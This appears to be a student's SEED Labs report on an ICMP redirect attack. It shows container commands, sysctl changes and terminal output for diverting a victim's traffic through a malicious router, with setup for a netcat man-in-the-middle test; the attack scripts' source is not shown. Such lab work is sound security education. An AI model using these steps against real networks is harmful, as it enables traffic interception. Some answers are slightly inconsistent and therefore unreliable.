ICMP Redirect Attack Lab

Name: Maryam Khan
Sem: 5 E
SRN: PES2UG21CS283

Contents

Lab Setup

Please download the Labsetup.zip file from the below link to your VM, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment.

https://seedsecuritylabs.org/Labs_20.04/Files/ICMP_Redirect/Labsetup.zip

In this lab, we need several machines. The lab environment setup is depicted in Figure 1. We use containers to set up this environment.

We will use the attacker container to launch attacks. We assume all these machines are on the same LAN.

Note: When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. Hence it is advisable for you to place your respective codes in the “volumes” folder directly (using gedit for example).

Lab Overview

An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination. ICMP redirect can be used by attackers to change a victim's routing.

The objective of this task is to launch an ICMP redirect attack on the victim, such that when the victim sends packets to 192.168.60.5, it will use the malicious router container (10.9.0.111) as its router. Since the malicious router is controlled by the attacker, the attacker can intercept the packets, make changes, and then send the modified packets out. This is a form of the Man-In-The-Middle (MITM) attack.

This lab covers the following topics -

- The IP and ICMP protocols
- ICMP redirect attack
- Routing




Figure 1

Task 1: Launching ICMP Redirect Attack

In the Ubuntu operating system, there is a countermeasure against the ICMP redirect attack. In the Compose file, we have already turned off the countermeasure by configuring the victim container to accept ICMP redirect messages.

```
// In docker-compose.yml
       sysctls: - net.ipv4.conf.all.accept_redirects=1
// To turn the protection on, set its value to 0
      # sysctl net.ipv4.conf.all.accept_redirects=0
```

For this task, we will attack the victim container from the attacker container. In the current setup, the victim will use the router container (192.168.60.11) as the router to get to the 192.168.60.0/24 network.

To check this run the following on the Victim Machine -

Command:

 # ip route

Run the following command on the Victim Machine to remove the countermeasure -

Command:

 # sysctl net.ipv4.conf.all.accept_redirects=1

Take a screenshot of the same.

```
[09/06/23]seed@VM:~/.../Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[09/06/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (hostA-10.9.0.5, M-10.9.0.105, hostB-10.9.0.6, A-10.9.0.5, B-10.9.0.6) for this project. If you removed or renam
ed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Removing attacker-10.9.0.105
Recreating d0c6e7abf243_seed-attacker ...
malicious-router-10.9.0.111 is up-to-date
router is up-to-date
host-192.168.60.5 is up-to-date
Recreating d0c6e7abf243_seed-attacker ... done
Starting victim-10.9.0.5              ... done
Attaching to malicious-router-10.9.0.111, router, host-192.168.60.5, host-192.168.60.6, victim-10.9.0.5, attacker-10.9.0.105
```

```
[09/06/23]seed@VM:~/.../Labsetup$ dockps
46fb1166c5bd  attacker-10.9.0.105
27f4ebe22780  malicious-router-10.9.0.111
e422ca95b874  router
9fee149f034b  victim-10.9.0.5
df745195003e  host-192.168.60.5
de4590cf733c  host-192.168.60.6
b622e1784fda  M-10.9.0.105
38b3cddffa57  B-10.9.0.6
8d68dcbaf453  A-10.9.0.5
3f152385228d  hostB-10.9.0.6
06973b370d2e  hostA-10.9.0.5
[09/06/23]seed@VM:~/.../Labsetup$ docksh 9f
root@9fee149f034b:/# PS1="Victim:PES2UG21CS283:Maryam\w\n\$>"
Victim:PES2UG21CS283:Maryam/
$>ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
Victim:PES2UG21CS283:Maryam/
$>sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
Victim:PES2UG21CS283:Maryam/
$>
```

Task 1A - In order to perform the attack i.e make the Victim Machine route its packets through the Malicious router, follow the steps mentioned below.

1. First we ping the Host - 192.168.60.5 from the Victim Machine

Command:

 # ping 192.168.60.5

2. Then we run the following code on the Attacker Machine

   Command:

   # python3 task1A.py

3. ICMP redirect messages will not affect the routing table; instead, it affects the routing cache. Entries in the routing cache overwrite those in the routing table, until the entries expire. To check if we have successfully executed the attack, check the routing cache on the Victim Machine.

   Command:

   # ip route show cache

4. Now run a traceroute on the victim machine, and see whether the packet is rerouted or not.

   Command:

   # mtr -n 192.168.60.5

Take a screenshot of the attacker and victim machines, explain your observations.

```
Victim:PES2UG21CS283:Maryam/
$>ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.124 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.254 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.265 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.154 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.217 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.314 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.437 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.268 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.309 ms
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10202ms
rtt min/avg/max/mdev = 0.104/0.235/0.437/0.094 ms
Victim:PES2UG21CS283:Maryam/
$>ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 264sec
Victim:PES2UG21CS283:Maryam/
$>mtr -n 192.168.60.5
Victim:PES2UG21CS283:Maryam/
$>
```

```
Attacker:PES2UG21CS283:Maryam:/
$>cd volumes
Attacker:PES2UG21CS283:Maryam:/volumes
$>cd code4
Attacker:PES2UG21CS283:Maryam:/volumes/code4
$>python3 task1A.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Attacker:PES2UG21CS283:Maryam:/volumes/code4
```

```
                                   My traceroute  [v0.93]
9fee149f034b (10.9.0.5)                                          2023-09-06T16:14:47+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                 Packets               Pings
 Host                                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                  0.0%    10    0.1   0.3   0.1   0.5   0.1
 2. 10.9.0.11                                   0.0%     9    0.2   0.3   0.1   0.4   0.1
 3. 192.168.60.5                                0.0%     9    0.3   0.2   0.1   0.4   0.1
```

After you have succeeded in the attack, flush the router cache on the Victim Machine

Command:

ip route flush cache

```
Victim:PES2UG21CS283:Maryam/
$>ip route flush cache
Victim:PES2UG21CS283:Maryam/
$>
```

Questions. After you have succeeded in the attack, please conduct the following experiments, and see whether your attack can still succeed. Please explain your observations:

- Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to **icmp.gw** is a computer not on the local LAN. Please show your experiment result, and explain your observation.

Perform the earlier mentioned steps (Task 1A), but now instead of running **task1A.py run task1B.py**. Students can change the IP address assigned to icmp.gw to one of their own liking. Flush the router cache after each step.

```
Victim:PES2UG21CS283:Maryam/
$>ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.247 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.209 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.219 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.144 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.186 ms
^C
--- 192.168.60.5 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8141ms
rtt min/avg/max/mdev = 0.115/0.176/0.247/0.040 ms
Victim:PES2UG21CS283:Maryam/
$>ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
Victim:PES2UG21CS283:Maryam/
$>mtr -n 192.168.60.5
Victim:PES2UG21CS283:Maryam/
$>
```

```
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>python3 task1B.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>
```

```
9fee149f034b (10.9.0.5)                                                    2023-09-06T17:44:58+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                          Packets                Pings
 Host                                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                           0.0%     8    0.3   0.2   0.1   0.4   0.1
 2. 192.168.60.5                                        0.0%     8    0.1   0.3   0.1   0.6   0.2
```

ICMP redirect attacks cannot be used to redirect traffic to a remote machine outside the local LAN. ICMP redirects are a mechanism used by routers to inform hosts on a local network that a better route to a particular destination exists within the local network. The purpose of ICMP redirects is to optimize the routing of packets within a local network, not to redirect traffic outside of that network.

A host on a local network sends a packet to a destination that is reachable through a router.

The router receives the packet and determines that a better next-hop router for the destination exists within the same local network.

The router sends an ICMP redirect message to the source host, informing it of the better route.

The source host updates its routing table based on the ICMP redirect message and sends subsequent packets directly to the better next-hop router.

ICMP redirects are a legitimate part of network routing and are used to improve network efficiency. They are not intended for malicious purposes, such as redirecting traffic to a remote machine.

- Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation

Perform the earlier mentioned steps (Task 1A), but now instead of running **task1A.py run task1C.py**. Students can change the IP address assigned to icmp.gw to one of their own liking. Flush the router cache after each step.

Take screenshots and illustrate your observations.

```
Victim:PES2UG21CS283:Maryam/
$>ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.212 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.192 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.202 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.189 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.224 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.239 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.155 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.201 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.258 ms
^C
--- 192.168.60.5 ping statistics ---
12 packets transmitted, 9 received, 25% packet loss, time 11215ms
rtt min/avg/max/mdev = 0.155/0.208/0.258/0.028 ms
Victim:PES2UG21CS283:Maryam/
$>ip route show cache
192.168.60.5 via 192.168.60.1 dev eth0
    cache <redirected> expires 292sec
Victim:PES2UG21CS283:Maryam/
$>mtr -n 192.168.60.5
Victim:PES2UG21CS283:Maryam/
$>ip route flush cache
Victim:PES2UG21CS283:Maryam/
$>
```

```
Sent 1 packets.
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>python3 task1C.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>
```

```
                                   My traceroute  [v0.93]
9fee149f034b (10.9.0.5)                                          2023-09-06T18:04:01+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.1                                     0.0%    14    0.2   0.2   0.1   0.4   0.1
 2. (waiting for reply)
```

ICMP redirect attacks rely on manipulating a host's routing table to redirect traffic to an attacker-controlled machine or a non-existing host on the same local network

ICMP redirect attack to a non-existing machine or an offline machine on the **same network** might work:

The attacker sends ICMP redirect packets to a target host, pretending to be a legitimate router on the same local network.

The ICMP redirect packets contain information that suggests the target host should use a different gateway (IP address) for a particular destination IP address.

The target host updates its routing table based on the malicious ICMP redirect packets and begins sending traffic to the non-existing or offline gateway.

Since the gateway doesn't exist or is offline, the redirected traffic effectively goes nowhere, causing disruptions in communication.

- Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? **Please change their value to 1, and launch the attack again. Please describe and explain your observation.**

```
sysctls:
   - net.ipv4.conf.all.send_redirects=1
   - net.ipv4.conf.default.send_redirects=1
   - net.ipv4.conf.eth0.send_redirects=1
```

Restart the docker containers then follow the initially mentioned steps i.e **Task1A** (Ignore question 1 and 2 for this step).

```
Victim:PES2UG21CS283:Maryam/
$>ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.192 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.200 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.339 ms
^C
--- 192.168.60.5 ping statistics ---
9 packets transmitted, 5 received, 44.4444% packet loss, time 8147ms
rtt min/avg/max/mdev = 0.114/0.195/0.339/0.079 ms
Victim:PES2UG21CS283:Maryam/
$>ip route show cache
192.168.60.5 via 192.168.60.1 dev eth0
    cache <redirected> expires 290sec
Victim:PES2UG21CS283:Maryam/
$>mtr -n 192.168.60.5
Victim:PES2UG21CS283:Maryam/
$>ip route flush cache
Victim:PES2UG21CS283:Maryam/
$>
```

```
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>python3 task1C.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>
```

```
                                My traceroute  [v0.93]
9fee149f034b (10.9.0.5)                                  2023-09-06T18:18:03+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                            Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.1                                      0.0%     6    0.1   0.2   0.1   0.4   0.1
 2. (waiting for reply)
```

Before proceeding to the next task, restore the docker-compose files to the original. Then execute Task 1A in order to make the Victim Machine route its packets through the Malicious router. Check the Victim's Cache in order to verify the same.

```
$>ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.219 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.212 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.168 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.223 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.193 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.231 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.151 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.205 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.189 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.358 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.333 ms
^C
--- 192.168.60.5 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12271ms
rtt min/avg/max/mdev = 0.064/0.206/0.358/0.073 ms
Victim:PES2UG21CS283:Maryam/
$>ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 285sec
Victim:PES2UG21CS283:Maryam/
$>mtr -n 192.168.60.5
Victim:PES2UG21CS283:Maryam/
```

```
                                   My traceroute  [v0.93]
9fee149f034b (10.9.0.5)                                                2023-09-06T18:27:08+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                          Packets               Pings
 Host                                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                          0.0%    17    0.1   0.2   0.1   0.5   0.1
 2. 10.9.0.11                                           0.0%    17    0.1   0.2   0.1   0.3   0.1
 3. 192.168.60.5                                        0.0%    16    0.3   0.3   0.1   0.6   0.2
```

```
$>ip route flush cache
Victim:PES2UG21CS283:Maryam/
$>
```

```
Attacker:PES2UG21CS283:Maryam/volumes
$>cd code4
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>python3 task1A.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Attacker:PES2UG21CS283:Maryam/volumes/code4
$>
```

Task 2: Launching the MITM Attack

Using the ICMP redirect attack, we can get the victim to use our malicious router (10.9.0.111) as the router for the destination 192.168.60.5. Therefore, all packets from the victim machine to this destination will be routed through the malicious router. We would like to modify the victim's packets.

Note - You will need Wireshark for this task, capture the packets on the container interface for Hosts (192.168.60.x) . Also note the victim's router cache expires quickly, so please check the cache to make sure it has been redirected, else perform Task 1A again.

Task 2A - Netcat Connection

Before launching the MITM attack, we start a TCP client and server program using netcat.

On the destination container 192.168.60.5, start the netcat server:

Command:

 # nc -lp 9090

On the victim container, connect to the server:


Command:


 # nc 192.168.60.5 9090


Once the connection is made, you can type messages on the victim machine. Each line of messages will be put into a TCP packet sent to the destination, which simply displays the message. Take a screenshot of both the terminals (victim and host) and the wireshark packet capture.

```
Victim:PES2UG21CS283:Maryam/
$>nc 192.168.60.5 9090
hello maryam world
```

```
HostB1:PES2UG21CS283:Maryam/
$>nc -lp 9090
hello maryam world
```







Task 2B - To launch the MITM Attack

Your task from now is to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work is done by you.

Now disable IP Forwarding - In the setup, the malicious router's IP forwarding is enabled, so it does function like a router and forward packets for others. When we launch the MITM attack, we have to stop forwarding IP packets; instead, we will intercept the packet, make a change, and send out a new packet. To do that, we just need to disable the IP forwarding on the malicious router.

In the mitm.py code, change "seedlabs" to your name, and add or reduce the number of 'A' characters accordingly. Check the victim router's cache, if empty perform Task 1A again, then establish the netcat connection before proceeding further.

On the malicious router terminal turn off ip forwarding

Command:

 # sysctl net.ipv4.ip_forward=0

MITM code. Once the IP forwarding is disabled, our program needs to take over the role of packet forwarding from the victim to the target, of course after making changes to the packets. Since the packet's destination is not for us, the kernel will not give the packet to us; it will simply drop the packet. However, if our program is a sniffer program, we will get the packet from the kernel. Therefore, we will use the sniff and spoof technique to implement this MITM attack. In the following, we provide a sample sniff-and-spoof program, which captures TCP packets, makes some changes, before sending them out.

On the malicious router terminal run the mitm attack.

Command:

 # python3 mitm.py


Now on the Victim Machine's netcat connection window **type in the name you previously entered in the mitm.py code**, you should be able to see the respective 'A' characters on the Host - 192.168.60.5 window.

